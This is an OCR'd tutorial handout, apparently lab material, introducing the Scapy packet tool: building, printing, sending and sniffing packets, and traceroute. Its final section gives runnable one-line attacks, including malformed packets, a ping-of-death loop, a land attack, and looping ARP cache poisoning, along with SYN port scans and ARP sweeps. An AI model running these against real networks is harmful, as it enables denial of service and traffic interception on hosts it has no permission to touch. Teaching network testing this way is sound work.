
scapy basics

1. scapy capabilities



Scapy purposes

- **Packet forging tool**: forges packets and sends them
- **Sniffing tool**: captures packets and possibly dissects them
- **Testing tool**: does unitary tests. Usually tries to answer a yes/no question (ex: ping)
- **Scanning tool**: does a bunch of unitary tests with some parameters varying in a given range
- **Fingerprinting tool**: does some predefined eclectic unitary tests to discriminate a peer
- **Attacking tool**: uses some unexpected values in a protocol

1.1 Useful commands

- **ls()**: list of layers
- **lsc()**: list of scapy commands

1.2 Fast packet designing

- Each packet is built layer by layer (ex: Ether, IP, TCP, . . .)
- Each layer can be stacked on another
- Each layer or packet can be manipulated
- Each field has working default values
- Each field can contain a value or a set of values

Example

```
>>> a=IP(dst="www.mytarget.com", id=0x42)
>>> a.ttl=12
>>> b=TCP(dport=[22,23,25,80,443])
>>> c=a/b
```

2. Some scapy commands

2.1 How to order a Packet with Scapy

I want a broadcast MAC address, and IP payload to toto.com and to tata.com, TTL value from 1 to 9, and an UDP payload.

```
Ether(dst="ff:ff:ff:ff:ff:ff")/IP(dst=["toto.com","tata.com"],ttl=(1,9))/UDP(
)
```

- If not overriden, IP source is chosen according to destination and routing table
- Checksum is computed
- Source MAC is chosen according to output interface
- Ethernet type and IP protocol are determined by upper layer
- Other fields' default values are chosen to be the most useful ones:

2.2 Packet manipulation

Try these different commands to understand how scapy works

```
>>> a=IP(ttl=10)
>>> a
>>> a.src
>>> a.dst="192.168.1.1"
>>> a
>>> a.src
>>> del(a.ttl)
>>> a
>>> a.ttl
>>> b=a/TCP(flags="SF")
>>> b
>>> b.ttl=(10,14)
>>> b.payload.dport=[80,443]
>>> [k for k in b]
```

2.3 printing

```
>>> a=IP(dst="192.168.8.1",ttl=12)/UDP(dport=123)
>>> a.sprintf("The source is %IP.src%")
>>> f = lambda x: \
      x.sprintf("dst=%IP.dst% proto=%IP.proto% dport=%UDP.dport%")
>>> f(a)
>>> f(b)
```

2.4 sending

```
>>> send(b)
>>> send([b]*3)
>>> sendp("I'm travelling on Ethernet ", iface="eth0")
```

2.5 sniffing

```
>>> sniff(count=5,filter="tcp")
>>> sniff(count=2, prn=lambda x:x.summary())
>>> a=_
>>> a.summary()
>>> sniff(prn = lambda x: \
      x.sprintf("%IP.src% > %IP.dst% %IP.proto%"))
```

2.6 sending and receiving

```
>>> sr( IP(dst="target", ttl=(10,20))/TCP(sport=RandShort()) )
>>> res,unans=_
>>> res.summary()
```

2.7 High Level commands

```
>>>
ans,unans=traceroute(["www.google.com","www.amazon.com","www.microsoft.com"])

>>> ans.graph()
```

2.8 Network discovery and attacks

Malformed packets

```
send(IP(dst="10.1.1.5", ihl=2, version=3)/ICMP())
```

Ping of death (Muuahahah)

```
for p in fragment(IP(dst="10.0.0.5")/ICMP()/("X"*60000)):
      send(p)
```

Land attack (designed for Microsoft Windows)

```
send(IP(src=target,dst=target)/TCP(sport=135,dport=135))
```

ARP Cache poisoning

This attack prevents a client from joining the gateway by poisoning its ARP cache through a VLAN hopping attack.

```
send(Ether(dst=clientMAC)/ARP(op="who-has",    psrc=gateway,    pdst=client),
inter=RandNum(10,40), loop=1)
```

TCP port scan

Send a TCP SYN on each port and wait for a SYN-ACK or a RST or an ICMP error

```
res,unans = sr( IP(dst="target")/TCP(flags="S", dport=(1,1024)) )
```

Possible result interpretation: *open ports*

```
res.nsummary(filter=lambda (s,r): \
      (r.haslayer(TCP) and \
      (r.getlayer(TCP).flags & 2)) )
```

Detect fake TCP replies

Send a TCP/IP packet with correct IP checksum and bad TCP checksum. A real TCP stack will drop the packet

Some filters or MitM programs will not check it and answer

```
res,unans = sr( IP(dst="target")/TCP(dport=(1,1024),chksum=0xBAD))
```

Possible result interpretation: *fake replies*

```
res.summary()
```

IP protocol scan with fixed TTL

Send IP packets with every possible value in the protocol field. Protocol not recognized by the host ⟹ ICMP protocol unreachable. Better results if the IP payload is not empty

```
res,unans = sr( IP(dst="target", proto=(0,255) ttl=7)/"XX", retry=-2)
```

Possible result interpretation: *recognized protocols*

```
unans.nsummary(prn=lambda s:s.proto)
```

ARP ping

Ask every IP of our neighbourhood for its MAC address

- Quickly find alive IP
- Even firewalled ones (firewalls usually don't work at Ethernet or ARP level)

```
res,unans = srp(Ether(dst="ff:ff:ff:ff:ff:ff")/ARP(pdst="192.168.1.0/24"))
```

Possible result interpretation: *neighbours*

```
res.summary(lambda (s,r):
      r.sprintf("%Ether.src% %ARP.psrc%")
```